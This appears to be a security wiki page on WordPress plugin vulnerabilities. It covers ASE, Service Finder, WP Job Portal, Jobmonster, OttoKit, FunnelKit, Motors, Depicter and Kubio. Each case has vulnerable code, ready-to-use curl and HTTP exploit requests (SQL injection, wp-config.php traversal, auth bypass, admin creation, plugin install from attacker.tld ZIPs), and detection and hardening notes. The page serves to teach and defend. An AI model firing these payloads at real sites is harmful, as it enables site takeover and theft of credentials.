Many plugins implement a “view as role” or temporary role-switching feature by saving the original role(s) in user meta so they can be restored later. If the restoration path relies only on request parameters (e.g., $_REQUEST['reset-for']) and a plugin-maintained list without checking capabilities and a valid nonce, this becomes a vertical privilege escalation.
A real-world example was found in the Admin and Site Enhancements (ASE) plugin (≤ 7.6.2.1). The reset branch restored roles based on reset-for=<username> if the username appeared in an internal array $options['viewing_admin_as_role_are'], but performed neither a current_user_can() check nor a nonce verification before removing current roles and re-adding the saved roles from user meta _asenha_view_admin_as_original_roles:[3][4]
// Simplified vulnerable pattern
if ( isset( $_REQUEST['reset-for'] ) ) {
    $reset_for_username = sanitize_text_field( $_REQUEST['reset-for'] );
    $usernames = get_option( ASENHA_SLUG_U, [] )['viewing_admin_as_role_are'] ?? [];

    if ( in_array( $reset_for_username, $usernames, true ) ) {
        $u = get_user_by( 'login', $reset_for_username );
        foreach ( $u->roles as $role ) { $u->remove_role( $role ); }
        $orig = (array) get_user_meta( $u->ID, '_asenha_view_admin_as_original_roles', true );
        foreach ( $orig as $r ) { $u->add_role( $r ); }
    }
}
Why it’s exploitable
- Trusts
$_REQUEST['reset-for']and a plugin option without server-side authorization. - If a user previously had higher privileges saved in
_asenha_view_admin_as_original_rolesand was downgraded, they can restore them by hitting the reset path. - In some deployments, any authenticated user could trigger a reset for another username still present in
viewing_admin_as_role_are(broken authorization).
Exploitation (example)
# While logged in as the downgraded user (or any auth user able to trigger the code path),
# hit any route that executes the role-switcher logic and include the reset parameter.
# The plugin uses $_REQUEST, so GET or POST works. The exact route depends on the plugin hooks.
curl -s -k -b 'wordpress_logged_in=...' \
  'https://victim.example/wp-admin/?reset-for=<your_username>'
On vulnerable builds this removes current roles and re-adds the saved original roles (e.g., administrator), effectively escalating privileges.
Detection checklist
- Look for role-switching features that persist “original roles” in user meta (e.g.,
_asenha_view_admin_as_original_roles). - Identify reset/restore paths that:
- Read usernames from
$_REQUEST/$_GET/$_POST. - Modify roles via
add_role()/remove_role()withoutcurrent_user_can()andwp_verify_nonce()/check_admin_referer(). - Authorize based on a plugin option array (e.g.,
viewing_admin_as_role_are) instead of the actor’s capabilities.
- Read usernames from
Unauthenticated privilege escalation via cookie‑trusted user switching on public init (Service Finder “sf-booking”)
Some plugins wire user-switching helpers to the public init hook and derive identity from a client-controlled cookie. If the code calls wp_set_auth_cookie() without verifying authentication, capability and a valid nonce, any unauthenticated visitor can force login as an arbitrary user ID.
Typical vulnerable pattern (simplified from Service Finder Bookings ≤ 6.1):[8][9]
function service_finder_submit_user_form(){
    if ( isset($_GET['switch_user']) && is_numeric($_GET['switch_user']) ) {
        $user_id = intval( sanitize_text_field($_GET['switch_user']) );
        service_finder_switch_user($user_id);
    }
    if ( isset($_GET['switch_back']) ) {
        service_finder_switch_back();
    }
}
add_action('init', 'service_finder_submit_user_form');

function service_finder_switch_back() {
    if ( isset($_COOKIE['original_user_id']) ) {
        $uid = intval($_COOKIE['original_user_id']);
        if ( get_userdata($uid) ) {
            wp_set_current_user($uid);
            wp_set_auth_cookie($uid);  // 🔥 sets auth for attacker-chosen UID
            do_action('wp_login', get_userdata($uid)->user_login, get_userdata($uid));
            setcookie('original_user_id', '', time() - 3600, '/');
            wp_redirect( admin_url('admin.php?page=candidates') );
            exit;
        }
        wp_die('Original user not found.');
    }
    wp_die('No original user found to switch back to.');
}
Why it’s exploitable
- Public
inithook makes the handler reachable by unauthenticated users (nois_user_logged_in()guard). - Identity is derived from a client-modifiable cookie (
original_user_id). - Direct call to
wp_set_auth_cookie($uid)logs the requester in as that user without any capability/nonce checks.
Exploitation (unauthenticated)
GET /?switch_back=1 HTTP/1.1
Host: victim.example
Cookie: original_user_id=1
User-Agent: PoC
Connection: close
WAF considerations for WordPress/plugin CVEs
Generic edge/server WAFs are tuned for broad patterns (SQLi, XSS, LFI). Many high‑impact WordPress/plugin flaws are application-specific logic/auth bugs that look like benign traffic unless the engine understands WordPress routes and plugin semantics.[5][11]
Offensive notes
- Target plugin-specific endpoints with clean payloads:
admin-ajax.php?action=...,wp-json/<namespace>/<route>, custom file handlers, shortcodes. - Exercise unauth paths first (AJAX
nopriv, REST with permissivepermission_callback, public shortcodes). Default payloads often succeed without obfuscation. - Typical high-impact cases: privilege escalation (broken access control), arbitrary file upload/download, LFI, open redirect.
Defensive notes
- Don’t rely on generic WAF signatures to protect plugin CVEs. Implement application-layer, vulnerability-specific virtual patches or update quickly.
- Prefer positive-security checks in code (capabilities, nonces, strict input validation) over negative regex filters.
WordPress Protection
Regular Updates
Keep WordPress core, plugins, and themes up to date, with staging and backups appropriate to the deployment. Core updates can be configured in wp-config.php:
define( 'WP_AUTO_UPDATE_CORE', true );Plugin and theme update filters belong in a plugin—preferably a must-use plugin—not directly in wp-config.php, because WordPress is not fully loaded there:[28]
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
Only install trusted, maintained WordPress plugins and themes, and remove components that are no longer needed.[29]
Security Plugins
Other Recommendations
- Rename or remove a predictable legacy admin account after ensuring another administrator exists; changing the username alone is not a primary defense.
- Use strong, unique passwords and 2FA.
- Periodically review users and capabilities.
- Rate-limit login attempts and monitor password guessing.
- Restrict
/wp-login.phpand sensitive/wp-admin/routes by network or an additional authentication layer where operationally appropriate. Do not rename a nonexistentwp-admin.phpcore file, and account for required public endpoints such aswp-admin/admin-ajax.php.[29]
Unauthenticated SQL Injection via insufficient validation (WP Job Portal <= 2.3.2)
The WP Job Portal recruitment plugin exposed a savecategory task that ultimately executes the following vulnerable code inside modules/category/model.php::validateFormData():[2]
$category  = WPJOBPORTALrequest::getVar('parentid');
$inquery   = ' ';
if ($category) {
    $inquery .= " WHERE parentid = $category ";   // <-- direct concat ✗
}
$query  = "SELECT max(ordering)+1 AS maxordering FROM "
        . wpjobportal::$_db->prefix . "wj_portal_categories " . $inquery; // executed later
Issues introduced by this snippet:
- Unsanitised user input –
parentidcomes straight from the HTTP request. - String concatenation inside the WHERE clause – no
is_numeric()/esc_sql()/ prepared statement. - Unauthenticated reachability – although the action is executed through
admin-post.php, the only check in place is a CSRF nonce (wp_verify_nonce()), which any visitor can retrieve from a public page embedding the shortcode[wpjobportal_my_resumes].
Exploitation
- Grab a fresh nonce:
curl -s https://victim.com/my-resumes/ | grep -oE 'name="_wpnonce" value="[a-f0-9]+' | cut -d'"' -f4 - Inject arbitrary SQL by abusing
parentid:
Confirm the injection using the response behavior documented for the affected version (for example, a controlled boolean or time-based difference); this particular query path does not inherently print arbitrary selected columns.curl -X POST https://victim.com/wp-admin/admin-post.php \ -d 'task=savecategory' \ -d '_wpnonce=<nonce>' \ -d 'parentid=0 OR 1=1-- -' \ -d 'cat_title=pwn' -d 'id='
Unauthenticated Arbitrary File Download / Path Traversal (WP Job Portal <= 2.3.2)
Another task, downloadcustomfile, allowed visitors to download any file on disk via path traversal. The vulnerable sink is located in modules/customfield/model.php::downloadCustomUploadedFile():[2]
$file = $path . '/' . $file_name;
...
echo $wp_filesystem->get_contents($file); // raw file output
$file_name is attacker-controlled and concatenated without sanitisation. Again, the only gate is a CSRF nonce that can be fetched from the resume page.
Exploitation
curl -G https://victim.com/wp-admin/admin-post.php \
     --data-urlencode 'task=downloadcustomfile' \
     --data-urlencode '_wpnonce=<nonce>' \
     --data-urlencode 'upload_for=resume' \
     --data-urlencode 'entity_id=1' \
     --data-urlencode 'file_name=../../../wp-config.php'
The server responds with the contents of wp-config.php, leaking DB credentials and auth keys.
Unauthenticated account takeover via Social Login AJAX fallback (Jobmonster Theme <= 4.7.9)
Many themes/plugins ship “social login” helpers exposed via admin-ajax.php. If an unauthenticated AJAX action (wp_ajax_nopriv_…) trusts client-supplied identifiers when provider data is missing and then calls wp_set_auth_cookie(), this becomes a full authentication bypass.[10]
Typical flawed pattern (simplified)
public function check_login() {
    // ... request parsing ...
    switch ($_POST['using']) {
        case 'fb':     /* set $user_email from verified Facebook token */ break;
        case 'google': /* set $user_email from verified Google token   */ break;
        // other providers ...
        default: /* unsupported/missing provider – execution continues */ break;
    }

    // FALLBACK: trust POSTed "id" as email if provider data missing
    $user_email = !empty($user_email)
        ? $user_email
        : (!empty($_POST['id']) ? esc_attr($_POST['id']) : '');

    if (empty($user_email)) {
        wp_send_json(['status' => 'not_user']);
    }

    $user = get_user_by('email', $user_email);
    if ($user) {
        wp_set_auth_cookie($user->ID, true); // 🔥 logs requester in as that user
        wp_send_json(['status' => 'success', 'message' => 'Login successfully.']);
    }
    wp_send_json(['status' => 'not_user']);
}
// add_action('wp_ajax_nopriv_<social_login_action>', [$this, 'check_login']);
Why it’s exploitable
- Unauthenticated reachability via admin-ajax.php (wp_ajax_nopriv_… action).
- No nonce/capability checks before state change.
- Missing OAuth/OpenID provider verification; default branch accepts attacker input.
- get_user_by(‘email’, $_POST[‘id’]) followed by wp_set_auth_cookie($uid) authenticates the requester as any existing email address.
Exploitation (unauthenticated)
- Prerequisites: attacker can reach /wp-admin/admin-ajax.php and knows/guesses a valid user email.
- Set provider to an unsupported value (or omit it) to hit the default branch and pass id=<victim_email>.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: victim.tld
Content-Type: application/x-www-form-urlencoded

action=<vulnerable_social_login_action>&using=bogus&id=admin%40example.com
curl -i -s -X POST https://victim.tld/wp-admin/admin-ajax.php \
-d "action=<vulnerable_social_login_action>&using=bogus&id=admin%40example.com"Expected success indicators
- HTTP 200 with JSON body like {“status”:“success”,“message”:“Login successfully.”}.
- Set-Cookie: wordpress_logged_in_* for the victim user; subsequent requests are authenticated.
Finding the action name
- Inspect the theme/plugin for add_action(‘wp_ajax_nopriv_…’, ’…’) registrations in social login code (e.g., framework/add-ons/social-login/class-social-login.php).
- Grep for wp_set_auth_cookie(), get_user_by(‘email’, …) inside AJAX handlers.
Detection checklist
- Web logs showing unauthenticated
POSTrequests to/wp-admin/admin-ajax.phpwith the social-login action andid=<email>. - 200 responses with the success JSON immediately preceding authenticated traffic from the same IP/User-Agent.
Hardening
- Do not derive identity from client input. Only accept emails/IDs originating from a validated provider token/ID.
- Require CSRF nonces and capability checks even for login helpers; avoid registering wp_ajax_nopriv_ unless strictly necessary.
- Validate and verify OAuth/OIDC responses server-side; reject missing/invalid providers (no fallback to POST id).
- Consider temporarily disabling social login or virtually patching at the edge (block the vulnerable action) until fixed.
Patched behaviour (Jobmonster 4.8.0)
- Removed the insecure fallback from $_POST[‘id’]; $user_email must originate from verified provider branches in switch($_POST[‘using’]).
Unauthenticated privilege escalation via REST token/key minting on predictable identity (OttoKit/SureTriggers ≤ 1.0.82)
Some plugins expose REST endpoints that mint reusable “connection keys” or tokens without verifying the caller’s capabilities. If the route authenticates only on a guessable attribute (e.g., username) and does not bind the key to a user/session with capability checks, any unauthenticated attacker can mint a key and invoke privileged actions (admin account creation, plugin actions → RCE).[12]
- Vulnerable route (example): sure-triggers/v1/connection/create-wp-connection
- Flaw: accepts a username, issues a connection key without current_user_can() or a strict permission_callback
- Impact: full takeover by chaining the minted key to internal privileged actions
PoC – mint a connection key and use it
# 1) Obtain key (unauthenticated). Exact payload varies per plugin
curl -s -X POST "https://victim.tld/wp-json/sure-triggers/v1/connection/create-wp-connection" \
  -H 'Content-Type: application/json' \
  --data '{"username":"admin"}'
# → {"key":"<conn_key>", ...}

# 2) Call privileged plugin action using the minted key (namespace/route vary per plugin)
curl -s -X POST "https://victim.tld/wp-json/sure-triggers/v1/users" \
  -H 'Content-Type: application/json' \
  -H 'X-Connection-Key: <conn_key>' \
  --data '{"username":"pwn","email":"p@t.ld","password":"p@ss","role":"administrator"}'
Why it’s exploitable
- Sensitive REST route protected only by low-entropy identity proof (username) or missing permission_callback
- No capability enforcement; minted key is accepted as a universal bypass
Detection checklist
- Grep plugin code for register_rest_route(…, [ ‘permission_callback’ => ‘__return_true’ ])
- Any route that issues tokens/keys based on request-supplied identity (username/email) without tying to an authenticated user or capability
- Look for subsequent routes that accept the minted token/key without server-side capability checks
Hardening
- For any privileged REST route: require permission_callback that enforces current_user_can() for the required capability
- Do not mint long-lived keys from client-supplied identity; if needed, issue short-lived, user-bound tokens post-authentication and recheck capabilities on use
- Validate the caller’s user context (
wp_set_current_useris insufficient on its own) and reject requests where!is_user_logged_in() || !current_user_can(<cap>).
Nonce gate misuse → unauthenticated arbitrary plugin installation (FunnelKit Automations ≤ 3.5.3)
Nonces prevent CSRF, not authorization. If code treats a nonce pass as a green light and then skips capability checks for privileged operations (e.g., install/activate plugins), unauthenticated attackers can meet a weak nonce requirement and reach RCE by installing a backdoored or vulnerable plugin.[13]
- Vulnerable path: plugin/install_and_activate
- Flaw: weak nonce hash check; no current_user_can(‘install_plugins’|‘activate_plugins’) once nonce “passes”
- Impact: full compromise via arbitrary plugin install/activation
PoC (shape depends on plugin; illustrative only)
curl -i -s -X POST https://victim.tld/wp-json/<fk-namespace>/plugin/install_and_activate \
  -H 'Content-Type: application/json' \
  --data '{"_nonce":"<weak-pass>","slug":"hello-dolly","source":"https://attacker.tld/mal.zip"}'
Detection checklist
- REST/AJAX handlers that modify plugins/themes with only wp_verify_nonce()/check_admin_referer() and no capability check
- Any code path that sets $skip_caps = true after nonce validation
Hardening
- Always treat nonces as CSRF tokens only; enforce capability checks regardless of nonce state
- Require current_user_can(‘install_plugins’) and current_user_can(‘activate_plugins’) before reaching installer code
- Reject unauthenticated access; avoid exposing nopriv AJAX actions for privileged flows
Subscriber+ AJAX plugin installer → forced malicious activation (Motors Theme ≤ 5.6.81)
Patchstack’s analysis showed how the Motors theme ships an authenticated AJAX helper for installing its companion plugin:[16]
add_action('wp_ajax_mvl_theme_install_base', 'mvl_theme_install_base');

function mvl_theme_install_base() {
    check_ajax_referer('mvl_theme_install_base', 'nonce');

    $plugin_url  = sanitize_text_field($_GET['plugin']);
    $plugin_slug = 'motors-car-dealership-classified-listings';

    $upgrader = new Plugin_Upgrader(new Motors_Theme_Plugin_Upgrader_Skin(['plugin' => $plugin_slug]));
    $upgrader->install($plugin_url);
    mvl_theme_activate_plugin($plugin_slug);
}- Only
check_ajax_referer()is called; there is nocurrent_user_can('install_plugins')orcurrent_user_can('activate_plugins'). - The nonce is embedded in the Motors admin page, so any Subscriber that can open
/wp-admin/can copy it from the HTML/JS. - The handler trusts the attacker-controlled
pluginparameter (read from$_GET) and passes it intoPlugin_Upgrader::install(), so an arbitrary remote ZIP is downloaded intowp-content/plugins/. - After installation the theme unconditionally calls
mvl_theme_activate_plugin(), guaranteeing execution of the attacker plugin’s PHP code.
Exploitation flow
- Register/compromise a low-privileged account (Subscriber is enough) and grab the
mvl_theme_install_basenonce from the Motors dashboard UI. - Build a plugin ZIP whose top-level directory matches the expected slug
motors-car-dealership-classified-listings/and embed a backdoor or webshell in the*.phpentry points. - Host the ZIP and trigger the installer by pointing the handler to your URL:
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: victim.tld
Cookie: wordpress_logged_in_=...
Content-Type: application/x-www-form-urlencoded

action=mvl_theme_install_base&nonce=<leaked_nonce>&plugin=https%3A%2F%2Fattacker.tld%2Fmotors-car-dealership-classified-listings.zip
Because the handler reads $_GET['plugin'], the same payload can also be sent via the query string.
Detection checklist
- Search themes/plugins for
Plugin_Upgrader,Theme_Upgrader, or custominstall_plugin.phphelpers wired towp_ajax_*hooks without capability checks. - Inspect any handler that takes a
plugin,package,source, orurlparameter and feeds it into upgrader APIs, especially when the slug is hard-coded but the ZIP contents are not validated. - Review admin pages that expose nonces for installer actions—if Subscribers can load the page, assume the nonce leaks.
Hardening
- Gate installer AJAX callbacks with
current_user_can('install_plugins')andcurrent_user_can('activate_plugins')after nonce verification; Motors 5.6.82 introduced this check to patch the bug. - Refuse untrusted URLs: limit installers to bundled ZIPs or trusted repositories, or enforce signed download manifests.
- Treat nonces strictly as CSRF tokens; they do not provide authorization and should never replace capability checks.
Unauthenticated SQLi via s search parameter in depicter-* actions (Depicter Slider ≤ 3.6.1)
Multiple depicter-* actions consumed the s (search) parameter and concatenated it into SQL queries without parameterization.[14]
- Parameter: s (search)
- Flaw: direct string concatenation in WHERE/LIKE clauses; no prepared statements/sanitization
- Impact: database exfiltration (users, hashes), lateral movement
PoC
# Replace action with the affected depicter-* handler on the target
curl -G "https://victim.tld/wp-admin/admin-ajax.php" \
  --data-urlencode 'action=depicter_search' \
  --data-urlencode "s=' UNION SELECT user_login,user_pass FROM wp_users-- -"
Detection checklist
- Grep for depicter-* action handlers and direct use of $_GET[‘s’] or $_POST[‘s’] in SQL
- Review custom queries passed to $wpdb->get_results()/query() concatenating s
Hardening
- Always use $wpdb->prepare() or wpdb placeholders; reject unexpected metacharacters server-side
- Add a strict allowlist for s and normalize to expected charset/length
Unauthenticated Local File Inclusion via unvalidated template/file path (Kubio AI Page Builder ≤ 2.5.1)
Accepting attacker-controlled paths in a template parameter without normalization/containment allows reading arbitrary local files, and sometimes code execution if includable PHP/log files are pulled into runtime.[15]
- Parameter: __kubio-site-edit-iframe-classic-template
- Flaw: no normalization/allowlisting; traversal permitted
- Impact: secret disclosure (wp-config.php), potential RCE in specific environments (log poisoning, includable PHP)
PoC – read wp-config.php
curl -i "https://victim.tld/?__kubio-site-edit-iframe-classic-template=../../../../wp-config.php"Detection checklist
- Any handler concatenating request paths into include()/require()/read sinks without realpath() containment
- Look for traversal patterns (../) reaching outside the intended templates directory
Hardening
- Enforce allowlisted templates; resolve with realpath() and require str_starts_with(realpath(file), realpath(allowed_base))
- Normalize input; reject traversal sequences and absolute paths; use sanitize_file_name() only for filenames (not full paths)
References
- [1] Unauthenticated Arbitrary File Deletion Vulnerability in Litho Theme
- [2] Multiple Critical Vulnerabilities Patched in WP Job Portal Plugin
- [3] Rare Case of Privilege Escalation in ASE Plugin Affecting 100k+ Sites
- [4] ASE 7.6.3 changeset – delete original roles on profile update
- [5] Hosting security tested: 87.8% of vulnerability exploits bypassed hosting defenses
- [6] WooCommerce Payments ≤ 5.6.1 – Unauth privilege escalation via trusted header (Patchstack DB)
- [7] Hackers exploiting critical WordPress WooCommerce Payments bug
- [8] Unpatched Privilege Escalation in Service Finder Bookings Plugin
- [9] Service Finder Bookings privilege escalation – Patchstack DB entry
- [10] Unauthenticated Broken Authentication Vulnerability in WordPress Jobmonster Theme
- [11] Q3 2025’s most exploited WordPress vulnerabilities and how RapidMitigate blocked them
- [12] OttoKit (SureTriggers) ≤ 1.0.82 – Privilege Escalation (Patchstack DB)
- [13] FunnelKit Automations ≤ 3.5.3 – Unauthenticated arbitrary plugin installation (Patchstack DB)
- [14] Depicter Slider ≤ 3.6.1 – Unauthenticated SQLi via s parameter (Patchstack DB)
- [15] Kubio AI Page Builder ≤ 2.5.1 – Unauthenticated LFI (Patchstack DB)
- [16] Critical Arbitrary File Upload Vulnerability in Motors Theme Affecting 20k+ Sites
- [17] nowak0x01.github.io - Papers
- [18] nowotarski.info - Wordpress Nonce Authorization
- [19] XSS2Shell: WordPress Preauth XSS to RCE Chain
- [20] WordPress 7.0.3 security release
- [21] Editing
wp-config.php– WordPress Advanced Administration Handbook - [22] WordPress XML-RPC API and server implementation
- [23] New XML Sitemaps Functionality in WordPress 5.5
- [24] WordPress User Roles and Capabilities
- [25]
wp_xmlrpc_server::pingback_ping()and safe remote URL validation - [26] QuickPress WordPress request checks
- [27] WordPress nonces are not authorization
- [28] Configuring WordPress automatic background updates
- [29] Hardening WordPress
- [30] Must Use Plugins – WordPress Advanced Administration Handbook
- [31] Thousands of Hacked WordPress Sites, One Operation: Unmasking StopAndProtect